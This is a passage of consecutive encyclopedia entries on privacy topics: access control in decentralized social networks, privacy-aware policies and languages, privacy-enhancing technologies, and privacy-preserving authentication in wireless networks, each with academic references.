own the same level of experience, resources, and capabilities as a centrally controlled entity would. Moreover, in decentralized systems, user data may be reproduced on the devices of other agents in order to increase its availability. This is especially critical for the provision of online social networks (OSNs) where users expect to reach the data of their friends/contacts at any time, including when the friend is asleep or their machine is out of order. Therefore, designing decentralized systems, and especially decentralized online social networks (DOSNs), requires addressing such issues, including preservation of data privacy when it is handled by other (mostly unknown) peers, i.e., solutions for privacy-aware access control.

Theory and Application

In abstraction, privacy preservation in OSNs can be divided into two main parts: (1) online privacy and (2) offline privacy (Gross and Acquisti, 2005). Online privacy is when a user controls the visibility of the data they share to other users in the system, both their direct contacts and the whole public. In OSNs, users can configure their online privacy using a privacy setting portal in the system. Technically, this is known as access control management or the mechanism by which users can organize their data and control its access as well as how this is enforced and guaranteed by the

system. As for offline privacy, it relates to the preservation of user privacy when the data is used, aggregated, or otherwise, by the system to perform analyses, to train machine learning models, to share it with other third parties, or to use it for any other purpose other than what the user intended their data to be used for.

Decentralization is supposed to answer offline privacy issues, as data is no more collected and owned by one central logical entity. However, decentralization creates a new threat model with complicated technical challenges for achieving online privacy. For instance, coordination, management of trust, and consensus to maintain a secure state of the system are some of the new required tasks and challenges of decentralization. In addition to that, some peers may act as minor central points of control that can still analyze and learn from the data they store or they observe in the network. Another privacy-related issue that faces DOSNs is the management and control of fake accounts and of fake content, which may constitute a threat to user privacy both on its online and offline aspects. Figure 2 visualizes the main challenging areas for privacy preservation in DOSNs, and more information about these aspects could be found in Bahri et al. (2018).



Privacy-Aware Access Control in Decentralized Online Social Networks, Fig. 2 The main challenging areas for privacy preservation in DOSNs

In this entry, we focus on online privacy solutions for DOSNs. More information about offline privacy-related challenges and solutions can be found in Kayes and Iamnitchi (2017).

Existing Solutions and Future Directions

Online privacy is mainly achieved through access control mechanisms. Access control management in DOSNs is provided under one of two main modes: (1) encryption based or (2) trust (non-encryption) based. In the first mode, which also accounts for the majority of existing work, the content is shared by the originating user in an encrypted format. Different types of encryption mechanisms that allow the management of access rights including handling of revocation of access, etc. have been used and proposed (Tourani et al., 2017). However, given the amounts of data and the number of connections users maintain in OSNs, and with the required granularity and changing requirements for privacy settings in OSNs, encryption mechanisms, thus far, may not overcome their by-design inherent limitations, especially in terms of efficiency in managing instantaneous revocations and highly dynamic group memberships (Paul et al., 2014).

In the second mode, data is only shared with and stored in the nodes of user contacts who are also allowed to view the content and are as well trusted to disseminate it only to other allowed entities. Techniques such as trust-based or audit-based access control management have been suggested. One of the promising research paths along this direction of trust-based and auditable access control is the investigation of blockchain technology. Blockchain allows the achievement of secure consensus on and tamper proof recording of system states in a purely decentralized environment. As such, blockchain could be used for both the recording of access control policies and the management of access requests with decentralized consensus on who is allowed to access what data. Some of the existing work in this direction could be consulted in Rahman et al. (2020).

In addition to access control management, some identity validation and defense mechanisms against fake accounts have been also proposed for

DOSNs, although they are still in their infancy (e.g., Jia et al. 2017; Soliman et al. 2015).

More research attention is needed to study other possible mechanisms for identity validation, where peers in a DOSN collaborate to maintain the sanity of the environment and minimize the chances for fake accounts or allow their detection.

Achieving privacy-aware access control in decentralized online social networks requires the design of solutions and new technologies that solve trust management and power distribution in a fully decentralized and privacy-by-design way. The blockchain technology could be seen as an opportunity in this area (Some who already made proposals on blockchain-based DOSNs are Chakravorty and Rong 2017; Guidi 2020), but current research and the blockchain technology itself are still in their infancy.

Cross-References

The following are related entries that may be of further interest:

Managing and Monitoring Social Network Privacy Policies
Privacy Metrics for Online Social Network Data

References

Bahri L, Carminati B, Ferrari E (2018) Decentralized privacy preserving services for online social networks. Online Soc Netw Media 6:18–25
[zbMATH]

Chakravorty A, Rong C (2017) Ushare: user controlled social media based on blockchain. In: Proceedings of the 11th International Conference on Ubiquitous Information Management and Communication, pp 1–6

Gross R, Acquisti A (2005) Information revelation and privacy in online social networks. In: Proceedings of the 2005 ACM Workshop on Privacy in the Electronic Society, pp 71–80

Guidi B (2020) When blockchain meets online social networks. Pervasive Mob Comput 62:101131

Jia J, Wang B, Gong NZ (2017) Random walk based fake account detection in online social networks. In: 2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN). IEEE, pp 273–284

Kayes I, Iamnitchi A (2017) Privacy and security in online social networks: a survey. Online Soc Netw Media 3:1–21
[zbMATH]

Paul T, Famulari A, Strufe T (2014) A survey on decentralized online social networks. Comput Netw 75:437–452
[zbMATH]

Rahman MU, Guidi B, Baiardi F (2020) Blockchain-based access control management for decentralized online social networks. J Parallel Distrib Comput 144:41–54
[zbMATH]

Soliman A, Bahri L, Carminati B, Ferrari E, Girdzijauskas S (2015) Diva: decentralized identity validation for social networks. In: Proceedings of the 2015 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining 2015, pp 383–391

Tourani R, Misra S, Mick T, Panwar G (2017) Security, privacy, and access control in information-centric networking: a survey. IEEE Commun Surv Tutorials 20(1):566–600
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_827

Privacy-Aware Access Control Policies

Sabrina De Capitani di Vimercati[94] ✉
(94) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

Definition

Privacy-aware access control policies are policies whose goal is to regulate the access and use of the personal information of the users according to specific privacy requirements.

Background

The protection of privacy is an increasing concern in the digital society because of the huge amount of personal information that is being collected by a number of public and private services. Emerging scenarios of user-service interactions are then pushing toward the development of powerful and flexible *privacy-aware access control models and languages*. The personal information of users who request online services cannot then be freely available and manageable by service providers. Privacy poses constraints on which data can be required for a certain service and on the way personal information once collected by a service provider can be handled, released to third parties, or stored. Recent laws and regulations, such as the General Data Protection Regulation (GDPR) (2016), and the forthcoming ePrivacy regulation in the EU, clearly aim at giving control to data subjects (i.e., individuals to whom data refer) over their personal

information. Such regulations should then be taken into consideration in the design of privacy-aware access control models and languages since they impose restrictions on how personal data have to be processed and shared.

Theory

The consideration of privacy issues introduces the need to rethinking access control and authorization specification and enforcement. Two major issues need to be addressed. First, access control needs to operate even when interacting parties wish to disclose limited or no information about themselves. Second, data collected/released during access control, as well as data stored by the different parties, may contain sensitive or personal information on which privacy policies need to be applied (data handling). Although considerable work has been performed in the field of access control for distributed services, available privacy-aware access control solutions still need to be further investigated. This situation reflects the fact that attention on security requirements has been mostly focused on addressing server-side security concerns (e.g., communication confidentiality, unauthorized access to services, data integrity). In fact, only few proposals have been focused on the development of a privacy-aware access control system that takes into consideration the user side or both the user and the server sides. We now briefly illustrate some of these proposals focusing, in particular, on the support of user-based privacy restrictions and regulation modeling.

User-Based Privacy Restrictions

The need for empowering data owners to be informed on the use of their data and be active participants in this process is largely recognized. Attention has been then devoted to the problem of empowering the user to specify privacy restrictions, regulating the secondary use or the dissemination of the data released by the user to satisfy an authorization policy and acquire access to services or resources (e.g., P3P). In Ardagna et al. (2008), the authors have developed a privacy-aware access control system that supports privacy requirements and extends traditional access control functionality with support for data handling policies. The data handling policies, which are attached to the data, regulate the use of users' data by the receiving parties (e.g., information collected through a service

will be combined with information collected from other services and used in aggregation for market research purposes) as well as how long such data are retained (e.g., information will be retained as long as necessary to perform the service). In Ardagna et al. (2012), the authors have addressed the problem of developing a powerful, flexible, and easy-to-use solution for specifying privacy preferences to offer users a more meaningful control over information released to a server. This is a fine-grained solution that allows users to specify their privacy preferences on each single property and/or credential belonging to them. Exploiting a graph modeling of the problem, the user can determine the credentials and properties to disclose to satisfy a server request while minimizing the sensitivity of the information disclosed. Such proposal takes advantage from modern credential technologies to release to the server exactly the information needed to have access and nothing more, in full respect of users' privacy.

Regulation Modeling

One of the most significant data protection and privacy regulations is the General Data Protection Regulation (GDPR) that affects any organization that collects or processes data of EU citizens, independently of where the organization is physically located. The GDPR allows users to control their data and to be informed about how such data are processed. Due to the importance of correctly capturing the requirements imposed by the GDPR, many researchers have been involved in the design of solutions that formalize such requirements and automatically check the compliance of the privacy policies enforced by the organizations with the GDPR requirements (De Capitani di Vimercati et al., 2020). Such solutions focus on different contexts (e.g., mobile health applications, crowdsourcing, IoT devices, 5G, big data), and some of them use logic-based tools due to the need of performing reasoning tasks related to compliance checking. Some recent proposals also focus on the design of policy languages able to capture data processing constraints specified in the GDPR. One of the central concepts that such policies should capture is related to the management of the consent to data processing granted by data subjects. To this purpose, the policy language should at least capture the concept of "purpose" for which data are processed, and the location where the data are physically stored and for how long.

Open Problems and Future Directions

Although some advances have been made in privacy-aware access control solutions, there are still many open issues. As a matter of fact, there is the need to provide a usable privacy-aware access control language for expressing advanced protection needs such as sharing options, indicating the parties with which the data can be shared; the granularity with which specific information can be analyzed, processed, and shared; context-based restrictions, or actions that should be triggered when simple context-based conditions are satisfied; and the purpose of the request. The model and language should also support the specification of different kinds of requirements (e.g., secondary use, provenance, legal requirements) that can be defined on both the raw data and the result of an analysis (e.g., allowing a purchase only for nonprofit research). Such requirements can also be related to the specification of restrictions forcing the use of sanitized or obfuscated (e.g., encrypted) versions of data for release to third parties or usage in an analysis, so to enrich the opportunity of data sharing in full respect of the specified policies.

Cross-References

Access Control Policies, Models, and Mechanisms

References

Ardagna CA, Cremonini M, De Capitani di Vimercati S, Samarati P A privacy-aware access control system. J Comput Secur (JCS) 16(4):369–392 (2008)
[zbMATH]

Ardagna CA, De Capitani di Vimercati S, Foresti S, Paraboschi S, Samarati P (2012) Minimising disclosure of client information in credential-based interactions. Int J Inf Privacy Secur Integr (IJIPSI) 1(2/3):205–233
[zbMATH]

De Capitani di Vimercati S, Foresti S, Livraga G, Samarati P Towards owners' control in digital data markets. IEEE Syst J (ISJ) 15(10):1299–1306 (2020)
[zbMATH]

General Data Protection Regulation (GDPR). (2016) https://eur-lex.europa.eu/eli/reg/2016/679/oj

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300741

Privacy-Aware Database

Hippocratic Database

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_881

Privacy-Aware Languages

Claudio A. Ardagna[95] ✉ and Nicola Bena[95] ✉
(95) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Claudio A. Ardagna (Corresponding author)**
Email: claudio.ardagna@unimi.it

✉ **Nicola Bena**
Email: nicola.bena@unimi.it

Synonyms

Privacy-enhanced languages

Definition

Privacy-aware languages support the specification of restrictions on how personal information of the users can be accessed, managed, and disclosed once collected by an external party.

Background

Technical improvements of Web technologies have fostered the development of online applications that use personal information of the users to offer enhanced services. As a consequence, a vast amount of personal information is available on the Web, thus causing growing concerns about the privacy of the users to whom the information refers. Many research efforts have been devoted to the development of privacy-

protecting technology. In particular, current access control languages have been enriched with the ability of supporting privacy requirements to help users in maintaining control over the use of their personal information.

Theory and Application

A major factor in the evolution of the Web has been the widespread diffusion of electronic services, spanning several application contexts such as e-commerce, e-health, and e-government. A primary issue in all these scenarios has been the availability of solutions for secure data exchange, and systems for protecting online services from unauthorized accesses. However, in the last years, the focus is shifted from the protection of server-side resources to the protection of users' privacy. If users do not have some assurance that their private information is managed in a privacy-oriented way by the server, they may choose to abort an online transaction rather than disclosing their private information. Moreover, data protection regulations (e.g., GDPR) impose new privacy requirements on data processing. Some proposals have therefore focused on the definition of privacy-aware languages that address the need of a user to assess whether the privacy practices adopted by a server comply with her privacy requirements ("Platform for Privacy Preferences"). Other works have focused on the integration of privacy-aware and access control languages to provide a complete and full-fledged solution that regulates traditional access to resources and protects sensitive data of the users involved in the access process (Ardagna et al., 2010, 2008) (see also "Privacy-Aware Access Control Policies"). In Ardagna et al. (2008), the authors present a privacy-aware framework that integrates access control policies (Samarati and De Capitani di Vimercati, 2001) together with a new type of privacy policy, called data handling policy, which regulates how "Personal Identifiable Information (PII)" will be handled at the receiving parties. Also, the corresponding privacy-aware languages have been described and capture the following privacy requirements:

- *Expressivity*. The privacy-aware languages support the specification of restrictions based on generic properties (attributes) associated with subjects (e.g., name, address, occupation) and objects (e.g., owner, creation date). These attributes can be substantiated by certificates (if needed) issued and signed by trusted authorities.

- *Simplicity*. The privacy-aware languages are based on a high-level formulation of the rules, close to natural language formulation, which can be understood also by humans.
- *Context-based conditions*. The privacy-aware languages support the definition of generic conditions based on context information, including location information, to allow environmental factors to influence how and when the policy is enforced.
- *Ontology integration*. The privacy-aware languages are fully integrated with subject and object ontologies, used to specify access control restrictions, and with credential ontologies, which represent relationships among attributes and credentials.
- *Client-side restrictions*. The privacy-aware languages allow users to specify restrictions on how the released information can be used by their remote counterpart.

The proposed privacy-aware languages have been then enhanced along two main paths. First, they have been extended with the support for anonymous credentials and related cryptographic extensions (Ardagna et al., 2010). Then, they have been extended with the support for accountability between cloud computing providers and customers (Azraoui et al., 2015).

Open Problems and Future Directions

Novel research directions are being investigated in the context of privacy-aware languages. First, privacy-specific languages address sophisticated requirements such as human and machine readability, fine-grained control, and extensibility. They can be used in and adapted to many scenarios and domains with different subjects, objects, and requirements. They aim to be more abstract and general than current languages and to provide practical tools that coexist and cooperate with existing technologies in real-world scenarios. An example is the semantic analysis of policies written in natural language to extract meaningful information. Second, existing languages and frameworks are being extended with privacy-specific constructs. For instance, existing query languages (e.g., SQL) have been modified with security and privacy in mind. They also address query execution in distributed scenarios, satisfying privacy requirements and minimizing execution costs. Horizontal to these works, there are other open problems to tackle, such as an enhanced representation of the portfolio of the parties; the

support for conditions/predicates requesting encrypted data; the definition of a syntax and semantics for encryption-based statements; the definition of policies allowing the protection of the users' data after chains of releases; the definition of languages with a compact representation and fast processing engine, taking into account resource-constrained devices; and the definition of privacy-aware languages expressing novel concepts coming from regulations (Gerl et al., 2018). To conclude, the need for new languages addressing the requirements introduced by the European General Data Protection Regulation (GDPR) clearly emerges.

Cross-References

Access Control Policies, Models, and Mechanisms
Personally Identifiable Information
Platform for Privacy Preferences (P3P)
Privacy-Aware Access Control Policies

References

Ardagna C, Cremonini M, De Capitani di Vimercati S, Samarati P (2008) A privacy-aware access control system. J Comput Secur (JCS) 16(4):369–392
[zbMATH]

Ardagna C, Camenisch J, Kohlweiss M, Leenes R, Neven G, Priem B, Samarati P, Sommer D, Verdicchio M (2010) Exploiting cryptography for privacy-enhanced access control: a result of the prime project. J Comput Secur (JCS) 18(1):123–160

Azraoui M, Elkhiyaoui K, Önen M, Bernsmed K, De Oliveira AS, Sendor J (2015) A-PPL: an accountability policy language. In: Garcia-Alfaro J, Herrera-Joancomartí J, Lupu E, Posegga J, Aldini A, Martinelli F, Suri N (eds) Data privacy management, autonomous spontaneous security, and security assurance. Springer, Cham

Gerl A, Bennani N, Kosch H, Brunie L (2018) LPL, towards a GDPR-compliant privacy language: formal definition and usage. Springer, Berlin/Heidelberg, pp 41–80
[zbMATH]

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer, Berlin/Heidelberg

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300742

Privacy-Enabled Database

Hippocratic Database

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300743

Privacy-Enhanced Languages

Privacy-Aware Languages

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300744

Privacy-Enhanced Technologies

Privacy-Preserving Data Publishing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1597

Privacy-Enhancing Technologies (PET)

Hannes Federrath[96] ✉
(96) Distributed Systems Security, Computer Science Department, University of Hamburg, Hamburg, Germany

✉ **Hannes Federrath**
Email: federrath@informatik.uni-hamburg.de

Synonyms

Data protection by design; Privacy by design; Privacy-preserving technologies; Technical data protection

Definitions

Privacy-enhancing technologies (PET) aim to design information and communication systems in accordance with *privacy law* such as the European General Data Protection Regulation (GDPR, 2016). PET consist of technical and organizational building blocks to minimizing the collection of personal data as well as their protection against unauthorized access, modification and/or destruction.


Background

Technical building blocks of PET consist of (1) *general security mechanisms* of modern computer systems, such as access control, cryptographic protection (encryption, message authentication codes, digital signatures) and redundancies, in order to fulfil the classical protection goals confidentiality, integrity, authenticity and availability, and (2) *advanced*

protection measures which eliminate or minimize the use of personal data (and thereby prevent unnecessary or unwanted processing of personal data) without loss of functionality (Blarkom et al., 2003) and enabling the end user of communication systems to protect himself or herself from being profiled by network operators, service providers and other users of the communication system (Federrath, 2005).

The term PET was introduced by Hes and Borking (1995) and has several correspondences to the concept of privacy by design (Cavoukian, 2011). A systematic description of *privacy design strategies* has been published by Hoepman (2014). The design of information and communication systems should be oriented on *technical design strategies* (Fig. 1):

- *Minimize*. Process and store the minimal amount of data.
- *Separate*. Process and store data in a distributed fashion.
- *Aggregate*. Reduce data to the least possible detail.
- *Hide*. Data should not be stored in plain view and/or in plain text.



Privacy-Enhancing Technologies (PET), Fig. 1 Privacy design strategies, based on Hoepman (2014)

Furthermore, *organizational design strategies* help to frame PET into the management of an organization:

- *Enforce*. A privacy policy should be in place and be enforced.
- *Inform*. Subjects should be informed when data is stored and processed.
- *Control*. Subjects should have control when and how data is stored and processed.
- *Demonstrate*. Compliance to policies and legal requirements must be demonstrated.

Theory and Applications

The terminology of PET has been documented and was further developed by Pfitzmann and Hansen (2010). Important terms such as anonymity, unlinkability, undetectability, unobservability, identity and pseudonymity are defined there from a technical perspective.

One of the first *privacy metrics* in PET is the *anonymity set*: a sender and/or recipient may protect his or her identity within a set of potential senders (sender/recipient anonymity set), which itself may be a subset of all subjects who may send and/or receive a message. Coming from the field of database privacy, more specific metrics such as k-anonymity, *l*-diversity and t-closeness have been established to measure the effectivity of PET. See Wagner and Eckhoff (2018) for a survey on privacy metrics.

Most PETs are focused on:

- Authentication mechanisms for users and/or devices without the need to identify users and/or devices (e.g. *pseudonys*, *blind signature*, *zero knowledge* proofs, anonymous *credentials*, attribute-based credentials)
- End-to-end encryption mechanisms to ensure confidentiality of the contents of all sent and received messages
- Additional protection against linking communication relations to ensure confidentiality of identities (e.g. Mixes, Tor)
- Database technologies which prevent the creation of usage statistics and protect from unauthorized access (e.g. *private information retrieval*, encrypted databases, *search over encrypted data*)
- Aggregation functions without knowledge of sensitive input values (e.g. *multiparty computation*, *homomorphic encryption*)

PET-specific building blocks which eliminate the risk of user profiling are mostly founded on cryptographic measures and are combined with the concepts of distributed systems. For example, the Tor system (Dingledine et

al., 2004) is a broadly known PET for anonymous web access. Tor protection mechanisms are built on *Mix networks* introduced by Chaum (1981). Mixes are chained proxy servers which collect a number of messages of equal length from many distinct senders, discard repeats, change their encoding and forward the messages to the recipients in a different order. In this way, a chain of Mixes hide the relation between sender and recipient of a message from outsiders and the administrators of the Mix servers. Change of encoding is usually implemented with public key encryption: Mixes receive encrypted messages (encrypted with the public key of the Mix) and decrypt with the private key. The outgoing messages are still encrypted with the public key of the next Mix in the chain.

Open Problems and Future Directions

Misuse of PET for illegal activities and subsequently crime prevention is one of the major challenges in the practical application of privacy technologies. This phenomenon has early been addressed in the literature after the appearance of the first PET methods (Solms and Naccache, 1992). As the Darknet makes extensive use of PET, developers of privacy technologies face the challenge of finding a technical balance between privacy protection and forensic approaches to identify criminal behaviour.

The acceptance of PET is highly affected by its influence onto the performance of information and communication systems. Therefore, the trade-off between privacy and performance (e.g. reduced speed and bandwidth while being protected or high communication speed without privacy protection) needs to be addressed by modern PET.

In the future, promising methods such as homomorphic encryption will be practically available as the computing power of modern computer systems will allow for their application in real-world systems.

Cross-References

Anonymity
Anonymous Web Browsing and Publishing
Blind Signature

Cryptographic Credentials
Dining Cryptographers (DC) Network
Mix Networks
Privacy Metrics
Private Information Retrieval
Pseudonyms
Search over Encrypted Data
Unlinkability
Untraceability
Zero-Knowledge

References

Blarkom G, Borking J, Verhaar P (2003) The case of intelligent software agents. In: Handbook of privacy and privacy-enhancing technologies. The Hague, pp 33–54. https://www.andrewpatrick.ca/pisa/handbook/Handbook_Privacy_and_PET_final.pdf
[zbMATH]

Cavoukian A (2011) Privacy by design – the 7 foundational principles. Revised version. https://www.ipc.on.ca/wp-content/uploads/resources/7foundationalprinciples.pdf

Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
[zbMATH]

Dingledine R, Mathewson N, Syverson P (2004) Tor: the second-generation onion router. In: Proceedings of 13th Conference on USENIX Security Symposium (SSYM'04), vol 13, Aug 2004. https://dl.acm.org/doi/10.5555/1251375.1251396

Federrath H (2005) Privacy enhanced technologies: methods – markets – misuse. In: Proceedings of 2nd International Conference on Trust, Privacy, and Security in Digital Business (TrustBus'05). LNCS 3592, Springer, pp 1–9

GDPR (2016) Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation). https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679

Hes R, Borking J (1995) Privacy-enhancing technologies: the path to anonymity. Registratiekamer 1995. Revised version (2000) at https://www.researchgate.net/publication/243777645_Privacy-Enhancing_Technologies_The_Path_to_Anonymity

Hoepman JH (2014) Privacy design strategies. In: Proceedings of 29th IFIP TC 11 International Information Security and Privacy Conference (SEC'14). AICT 428. Springer, pp 446–459

Pfitzmann A, Hansen M (2010) A terminology for talking about privacy by data minimization: anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management. Version 0.34, 10 Aug 2010. https://dud.inf.tu-dresden.de/Anon_Terminology.shtml

Wagner I, Eckhoff D (2018) Technical privacy metrics: a systematic survey. ACM Comput Surv 51(3):Article 57. https://arxiv.org/abs/1512.00327

Solms von S, Naccache D (1992) Blind signatures and perfect crimes. Comput Secur 11(6):581–583 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_51

Privacy-Preserving Authentication in Wireless Access Networks

Shucheng Yu[97] ✉ and Wenjing Lou[98] ✉
(97) Department of Electrical and Computer Engineering, Stevens Institute of Technology, Hoboken, NJ, USA
(98) Department of Computer Science, Virginia Tech, Falls Church, VA, USA

✉ **Shucheng Yu (Corresponding author)**
Email: shucheng.yu@stevens.edu
Email: yscheng@ece.wpi.edu

✉ **Wenjing Lou**
Email: wjlou@vt.edu

Synonyms

5G; Anonymity; Attribute-based signatures; Authentication; Group signatures; Pseudonym; Ring signatures; Unlinkability; Wireless networks

Definitions

Privacy-preserving user authentication in wireless access networks provides dual-purpose protection on security and privacy. On one hand, it authenticates wireless users to service providers to ensure legitimate network access; on the other hand, it protects user identity information against malicious parties to avoid privacy breaches.

Background

A wireless access network is part of a communication network that connects wireless users to service providers. To assure that network resources are only accessible to legitimate users, user authentication is frequently required in wireless access networks. User authentication in general can be thought of as a process of proof of identity on which plenty of secure and efficient schemes have been developed. Following this methodology, most wireless access networks provide user authentication through a challenge-response process that requires wireless users to somehow disclose their identities to access points (APs) or base stations (BSs).

Recently, there is an increasing demand for privacy protection along with the rapid proliferation of wireless access networks with the emergence of 5G and other wireless techniques. The reason for such a demand can be roughly summarized as follows. Firstly, as security channels between wireless users and APs/BSs have not been established, user identity information for authentication is disclosed in the open wireless media in plaintext, and thus would be overheard by eavesdroppers. Based on user identification information, adversaries are able to derive private user information such as user whereabouts. By linking multiple communication sessions of a same user, deliberated adversaries can even profile the user's activities which would cause severe privacy issues. Secondly, wireless access networks have been widely deployed in sensitive contexts such as banking, commerce, and e-Health. Privacy breaches in these sensitive contexts could result in more severe attacks such as identity theft and phishing attacks in addition to violation of privacy regulations. Last but not the least, in the era of cloud computing and the Internet of Things (IoT), adversaries would not only be outsiders (e.g., eavesdroppers) but also insiders (e.g., service providers), or even the communicating party on the other side of the conversation. Privacy protection should be provided at different levels against adversaries with various levels of knowledge and capability.

Theory

Toward enhancing user privacy while maintaining the access security in wireless access networks, much research work has been focused on privacy-

preserving authentication. The basic idea for privacy-preserving authentication is through some cryptographic means, a legitimate user's legitimacy of using the service can be verified, while at the same time, the particular identity of the user is somehow concealed, and the fact that multiple observed sessions are related to the user is also obfuscated. The former security property is usually defined as *anonymity*, and the latter is referred to as *unlinkability*. To this end, most current privacy-preserving authentication schemes either exploit secure signature techniques with the property of so-called *k-anonymity* (Samarati, 2001; Sweeney, 2002; Samarati and Sweeney, 1998) or use attributes or pseudonyms instead of real identities for user authentication.

k-anonymity protects the identity for each person by making it indistinguishable from at least $k - 1$ identities of other individuals in the system. Signature techniques directly having such a property are ring signature (Rivest et al., 2001) and group signature (Chaum and van Heyst, 1991). In ring signature, the message can be endorsed by any member of a group, and it is difficult to determine which group member signed the message. Any group of users in the ring signature scheme can be used as a group without additional setup. For group signature, the message can be anonymously signed by any group member on behalf of the group. A group manager is involved in a group signature scheme to add/revoke group members. Privacy-preserving authentication based on these techniques can be realized by a challenge-response process, in which mobile users just need to disclose and prove their membership of a group by presenting their ring/group signatures on the challenge. Anonymity is thus achieved. Due to k-anonymity, adversaries are not able to tell if a particular person is involved in multiple sessions they observed, and unlinkability is also achieved (Lou and Ren, 2009).

Attribute-based signature (ABS) (Kaaniche and Laurent, 2016) provides another way to authenticate users without disclosing user identities. In ABS, a user responds to the challenge from the verifier by signing the message (e.g., the challenge message) with his attributes which may be shared by other users. Verifying the attributes attests legitimacy of the user without disclosing his real unique identity. With appropriate allocation of attributes, a system can achieve similar level of anonymity as *k*-anonymity. By embedding randomness in the signature, ABS is able to support unlinkability conveniently (Kaaniche and Laurent, 2016).

Using pseudonyms is yet another method to achieve privacy preservation. It is clear that anonymity can be immediately achieved by the usage of pseudonyms. To achieve unlinkability, pseudonyms for each user should be changed frequently. However, frequent changes of pseudonyms will increase the incurred overhead due to the computation of the corresponding keys. Many solutions were proposed to resolve this issue by pre-computing the keys for the pseudonyms (Cui et al., 2018). Tamper-proof devices (TPD) are usually needed to store the keys to address physical tampering attacks.

Along with privacy protection, practical systems may also have the requirement of user accountability. In *k*-anonymity-based schemes, group signature would be a better choice than ring signature when user accountability is desired. This is because the group manager in a group signature scheme has the ability to reveal the original signer in case of disputes, and ring signature does not have this property by its definition. When ring signature is applied in privacy-preserving authentication protocols, extra assumptions should be made if user accountability is desired. For example, Lu et al. (2008) assumes that a smartcard in the mobile device always includes the encrypted user identity in the signature to help the authority trace back to the signer in the future. For ABS, there have been variant schemes (Ren et al., 2015) that support signer or authority accountability. In pseudonym-based schemes, a trusted third party (TTP) is often required to reveal the real identities of individuals for user accountability.

Application

In legacy 2G/3G cellular systems, the subscriber's identity is protected from eavesdroppers on the wireless interface through the use of a short-term temporary mobile subscriber identity (TMSI) instead of the user's long-term international mobile subscriber identity (IMSI). Similarly, Globally Unique Temporary ID (GUTI) is used in LTE. However, TMSI and GUTI only prevent an eavesdropper from identifying a subscriber. The base station still has the full knowledge of the user and can easily identify a user and trace his activities. In the recent 3GPP 5G release, the subscriber's identity is protected using the so-called SUbscription Concealed Identifier (SUCI) instead of the true identity (Subscription Permanent Identifier,

